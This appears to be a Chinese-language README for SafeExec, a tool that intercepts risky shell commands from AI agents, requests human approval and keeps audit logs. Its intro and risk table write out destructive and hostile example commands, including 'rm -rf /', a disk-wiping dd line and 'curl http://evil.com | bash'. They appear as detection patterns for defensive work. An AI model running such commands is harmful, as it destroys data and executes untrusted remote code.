
220 lines
5.0 KiB
Markdown
220 lines
5.0 KiB
Markdown
# SafeExec - AI Agent 安全防护层
|
||
|
||
> 🛡️ 为 AI Agent 添加最后一道防线 - 拦截危险命令,保护你的系统
|
||
|
||
[](https://opensource.org/licenses/MIT)
|
||
[](https://openclaw.ai)
|
||
[]()
|
||
[](https://www.clawhub.ai/skills/safe-exec)
|
||
|
||
**🌐 Languages:** [中文](README.md) | [English](README_EN.md)
|
||
|
||
---
|
||
|
||
## ✨ 为什么需要 SafeExec?
|
||
|
||
AI Agents 是强大的助手,但也可能造成严重损害:
|
||
|
||
- 💥 **误删数据** - 一句"清理临时文件"可能变成 `rm -rf /`
|
||
- 🔥 **系统破坏** - "优化磁盘"可能执行 `dd if=/dev/zero of=/dev/sda`
|
||
- 🚪 **安全漏洞** - "安装这个工具"可能运行 `curl http://evil.com | bash`
|
||
|
||
**SafeExec 就是为解决这个问题而生。**
|
||
|
||
---
|
||
|
||
## 🎯 核心功能
|
||
|
||
### 1️⃣ 智能风险评估
|
||
|
||
自动检测 10+ 类危险操作,分级拦截:
|
||
|
||
| 风险等级 | 检测模式 | 示例 |
|
||
|---------|---------|------|
|
||
| 🔴 **CRITICAL** | `rm -rf /` | 删除系统文件 |
|
||
| 🔴 **CRITICAL** | `dd if=` | 磁盘破坏 |
|
||
| 🔴 **CRITICAL** | `mkfs.*` | 格式化文件系统 |
|
||
| 🔴 **CRITICAL** | Fork bomb | 系统 DoS |
|
||
| 🟠 **HIGH** | `chmod 777` | 权限提升 |
|
||
| 🟠 **HIGH** | `curl \| bash` | 代码注入 |
|
||
| 🟠 **HIGH** | 写入 `/etc/` | 系统配置篡改 |
|
||
| 🟡 **MEDIUM** | `sudo` | 特权操作 |
|
||
| 🟡 **MEDIUM** | 防火墙修改 | 网络暴露 |
|
||
|
||
### 2️⃣ 命令拦截与审批
|
||
|
||
```
|
||
用户请求 → AI Agent → safe-exec 执行
|
||
↓
|
||
风险评估
|
||
/ \
|
||
安全 危险
|
||
| |
|
||
直接执行 请求批准
|
||
```
|
||
|
||
### 3️⃣ 完整审计日志
|
||
|
||
所有命令执行记录:
|
||
- 时间戳
|
||
- 命令内容
|
||
- 风险等级
|
||
- 批准状态
|
||
- 执行结果
|
||
|
||
---
|
||
|
||
## 🚀 快速开始
|
||
|
||
### 方式 1:对话式安装(推荐)
|
||
|
||
**最简单的方式 - 在 OpenClaw 对话中一键安装:**
|
||
|
||
```
|
||
Help me install SafeExec skill from ClawdHub
|
||
```
|
||
|
||
或中文:
|
||
```
|
||
帮我安装 ClawdHub 中的 SafeExec skills
|
||
```
|
||
|
||
OpenClaw 会自动:
|
||
1. 从 ClawdHub 下载 SafeExec
|
||
2. 安装到系统
|
||
3. 配置并启用
|
||
|
||
### 方式 2:使用 ClawdHub CLI
|
||
|
||
```bash
|
||
# 设置 registry
|
||
export CLAWDHUB_REGISTRY=https://www.clawhub.ai
|
||
|
||
# 安装 SafeExec
|
||
clawdhub install safe-exec
|
||
|
||
# 启用 SafeExec
|
||
echo "Enable SafeExec" | openclaw
|
||
```
|
||
|
||
### 方式 3:从 GitHub 安装
|
||
|
||
```bash
|
||
# 克隆到 OpenClaw skills 目录
|
||
git clone https://github.com/OTTTTTO/safe-exec.git ~/.openclaw/skills/safe-exec
|
||
|
||
# 添加执行权限
|
||
chmod +x ~/.openclaw/skills/safe-exec/scripts/*.sh
|
||
|
||
# 创建软链接到 PATH
|
||
ln -sf ~/.openclaw/skills/safe-exec/safe-exec.sh ~/.local/bin/safe-exec
|
||
ln -sf ~/.openclaw/skills/safe-exec/scripts/safe-exec-*.sh ~/.local/bin/
|
||
|
||
# 启用 SafeExec
|
||
~/.local/bin/safe-exec --enable
|
||
```
|
||
|
||
---
|
||
|
||
## 💬 使用方法
|
||
|
||
### 启用 SafeExec
|
||
|
||
**对话式命令:**
|
||
```
|
||
Enable SafeExec
|
||
```
|
||
|
||
```
|
||
Turn on SafeExec
|
||
```
|
||
|
||
```
|
||
启动安全命令执行
|
||
```
|
||
|
||
启用后,SafeExec 在后台自动监控所有 shell 命令。
|
||
|
||
### 正常使用
|
||
|
||
启用后,你可以正常与 Agent 对话:
|
||
|
||
```
|
||
Delete old log files from /var/log
|
||
```
|
||
|
||
SafeExec 会自动:
|
||
1. 检测这是 HIGH 风险操作(删除)
|
||
2. 在终端显示批准提示
|
||
3. 等待你批准后执行
|
||
|
||
### 安全操作直接通过
|
||
|
||
低风险操作无需批准:
|
||
|
||
```
|
||
List files in /home/user/documents
|
||
```
|
||
|
||
这会直接执行,无需干预。
|
||
|
||
### 查看状态
|
||
|
||
```bash
|
||
# 查看待处理的请求
|
||
~/.local/bin/safe-exec-list
|
||
|
||
# 或使用完整路径
|
||
~/.openclaw/skills/safe-exec/scripts/safe-exec-list.sh
|
||
|
||
# 查看审计日志
|
||
cat ~/.openclaw/safe-exec-audit.log
|
||
```
|
||
|
||
### 禁用 SafeExec
|
||
|
||
**对话式:**
|
||
```
|
||
Disable SafeExec
|
||
```
|
||
|
||
**或环境变量:**
|
||
```bash
|
||
export SAFE_EXEC_DISABLE=1
|
||
```
|
||
|
||
---
|
||
|
||
## 📖 详细文档
|
||
|
||
想要了解更多?查看完整文档:
|
||
|
||
- **📘 [完整使用指南](README-detail.md#使用指南)** - 详细的功能说明和配置
|
||
- **🔧 [高级配置](README-detail.md#高级配置)** - 环境变量和自定义规则
|
||
- **🛠️ [开发文档](README-detail.md#开发文档)** - 贡献指南和 API 说明
|
||
- **❓ [常见问题](README-detail.md#常见问题)** - 故障排查和最佳实践
|
||
- **📝 [更新日志](CHANGELOG.md)** - 版本历史和变更记录
|
||
|
||
---
|
||
|
||
## 🔗 相关链接
|
||
|
||
- **📦 ClawdHub**: https://www.clawhub.ai/skills/safe-exec
|
||
- **🐙 GitHub**: https://github.com/OTTTTTO/safe-exec
|
||
- **🐛 Issue Tracker**: https://github.com/OTTTTTO/safe-exec/issues
|
||
- **💬 讨论**: [GitHub Discussions](https://github.com/OTTTTTO/safe-exec/discussions)
|
||
|
||
---
|
||
|
||
## 📊 许可证
|
||
|
||
MIT License - 详见 [LICENSE](LICENSE)
|
||
|
||
---
|
||
|
||
## ⭐ Star History
|
||
|
||
[](https://star-history.com/#OTTTTTO/safe-exec&Date)
|
||
|
||
如果这个项目对你有帮助,请给个 ⭐️
|